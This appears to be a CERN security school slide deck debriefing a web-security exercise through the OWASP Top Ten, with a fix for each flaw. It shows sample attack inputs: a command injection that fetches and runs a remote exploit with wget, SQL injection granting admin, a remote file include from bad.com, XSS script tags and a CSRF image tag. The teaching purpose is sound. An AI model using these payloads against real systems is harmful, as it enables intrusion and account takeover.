Web application security - exercise debriefing

Sebastian Łopieński
CERN

Thematic CERN School of Computing on Security
Sep/Oct 2026 – Abingdon, UK
https://indico.cern.ch/e/sCSC2026

Outlook

- **Introduction to web security / penetration testing**
  - Ethics and rules
  - Why focus on the web?
  - Client-side tools: command-line, browser, and extensions
  - Let’s start pentesting!
- **Hands-on exercises**
  - Find and exploit vulnerabilities!
- **Debriefing**
  - Typical web vulnerabilities

OWASP® Top Ten security flaws

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

1. **Broken Access Control**
2. **Security Misconfiguration**
3. **Software Supply Chain Failures**
4. **Cryptographic Failures**
5. **Injection** (SQL Injection, command injection, cross-site scripting etc.)
6. **Insecure Design**
7. **Authentication failures**
8. **Software or Data Integrity Failures**
9. **Security Logging and Alerting Failures**
10. **Mishandling of Exceptional Conditions**

Security flaw #1: Broken Access Control

Examples:

- https://site.com/admin/ **requires authentication**, but https://site.com/admin/adduser?name=X works without authentication
- Changing the ID gives access to someone else's data: https://shop.com/cart?id=413246 → https://shop.com/cart?id=123456
- Missing access control for API access
- Sensitive data exposed, e.g. https://site.com/.git
- Unprotected, "hidden" files/data, e.g. https://corp.com/internal/salaries.xls
  https://me.net/No/One/Will/Guess/82534/me.jpg


Solution:

- Add missing authorization ☺
- Don't rely on *"security by obscurity"* 🙈 – it doesn't work!

Security flaw #2: Security misconfiguration

(Let's see an example in the Whitehat exercise.)

Security flaw #3:
Software Supply Chain Failures



https://xkcd.com/2347/

Security flaw #5: Injections

Command injection:

- server-side command: `echo $UserInput > log`
- malicious input: `; wget http://…/exploit ; ./exploit #`
- executed command: `echo ; wget http://…/exploit ; ./exploit # > log`

`echo ; wget http://…/exploit ; ./exploit # > log`

Security flaw #5: Injections

SQL injection:


- server-side query: `UPDATE user SET age= $UserInput WHERE id=…`
- malicious input: `25, admin=true`
- executed query: `UPDATE user SET age=25, admin=true WHERE id=…`

`UPDATE user SET age=25, admin=true WHERE id=…`

Security flaw #5: Injections

Vulnerability: user input is used in (concatenated with) server-side commands

Attack: malicious user input becomes part of the server-side command and changes its logic



Solutions:

- Validate user input *(filter, check if valid)*
- Sanitize user input *(quote/escape special characters)*
- Securely pass user input to backend systems *(parametrized SQL queries, safe command-line calls etc.)*

Input validation

- Input validation is crucial
- Consider all input dangerous until proven valid
- Default-deny rule
  - allow only “good” characters and formulas and reject others (instead of looking for “bad” ones)
  - use regular expressions
- Bounds checking, length checking (buffer overflow) etc.
- Validation at different levels:
  - at input data entry point
  - right before taking security decisions based on that data

Sanitizing output

- Escaping characters that may cause problems in external systems (filesystem, database, LDAP, Mail server, the Web, client browser etc.)

  ’ to \’ (for any system where ’ ends a string)

  < to < (for html parser)

- Reuse existing functions
  - E.g. **addslashes()** in PHP

Security flaw #5: Malicious file execution

- Remote, hostile content provided by the attacker is included, processed or invoked by the web server
- Remote file include (RFI) and Local file include attacks:

```
include($_GET["page"] . ".php");

http://site.com/?page=home
└> include("home.php");

http://site.com/?page=http://bad.com/exploit.txt?
└> include("http://bad.com/exploit.txt?.php");

http://site.com/?page=C:\ftp\upload\exploit.png%00
└> include("C:\ftp\upload\exploit.png");
```

string ends at `%00`, so `.php` not added

- Solution: validate input, harden PHP config

Security flaw #5: Cross-site scripting (XSS)

- Cross-site scripting (XSS) vulnerability
  - an application takes user input and sends it to a Web browser without validation or encoding
  - attacker can execute JavaScript code in the victim's browser
  - to hijack user sessions, deface web sites etc.
- Reflected XSS – value returned immediately to the browser

```
http://site.com/search?q=abc
http://site.com/search?q=<script>alert("XSS");</script>
```

- Persistent XSS – value stored and reused (all visitors affected)

```
http://site.com/add_comment?txt=Great!
http://site.com/add_comment?txt=<script>...</script>
```

- Solution: validate user input, encode HTML output

Security flaw #5: Cross-site request forgery

- Cross-site request forgery (CSRF) – a scenario
  - Alice logs in at bank.com, and forgets to log out
  - Alice then visits a evil.com (or just webforums.com), with:

```
<img src="http://bank.com/
    transfer?amount=1000000&to_account=123456789">
```

  - Alice's browser wants to display the image, so sends a request to bank.com, without Alice's consent
  - if Alice is still logged in, then bank.com accepts the request and performs the action, transparently for Alice (!)
- There is no simple solution, but the following can help:
  - expire early user sessions, encourage users to log out
  - use "double submit" cookies and/or secret hidden fields
- ... or just use CSRF defenses provided by a web framework

Client-server – no trust

- Don’t trust your client
  - HTTP response header fields like referrer, cookies etc.
  - HTTP query string values (from hidden fields or explicit links)
  - e.g. `<input type=”hidden” name=”price” value=”299”>` in an online shop can (and will!) be abused

- Security on the client side doesn’t work (and cannot)
  - don’t rely on the client to perform security checks (validation etc.)
  - e.g. `<input type=”text” maxlength=”20”>` is not enough
  - authentication should be done on the server side, not by the client
  - Do all security-related checks on the server

Online web security challenges/courses

- Google Gruyere
  https://google-gruyere.appspot.com/

- OWASP Juice Shop
  https://www.owasp.org/index.php/OWASP_Juice_Shop_Project
  https://github.com/juice-shop/juice-shop
  https://juice-shop.herokuapp.com

- Damn Vulnerable Web Application
  https://github.com/digininja/DVWA

Web application security: summary

- **Understand** threats and typical attacks
- **Validate and sanitize** user input
- **Do not trust** the client (or any user-controlled data)
- **Read** and follow recommendations for your language
- **Use** relevant tools: static code analysis, web scanning tools etc.)
- **Harden** the system
  (hosting infrastructure, OS, Web server, Web framework etc.)

An incident in September 2008

Becoming a white-hat hacker (*aka* pentester)

Don’t assume; try!

- *“What if I change this value?”*

The browser is yours

- you *can* bypass client-side checks, manipulate data, alter or inject requests sent to the server etc.
- … and you *should* ☺

Build a security mindset

- think not how systems work, but how they can break
- https://www.schneier.com/blog/archives/2008/03/the_security_mi_1.html

Looking for…

- Missing or partial security measures
- Ways to bypass existing measures

Thank you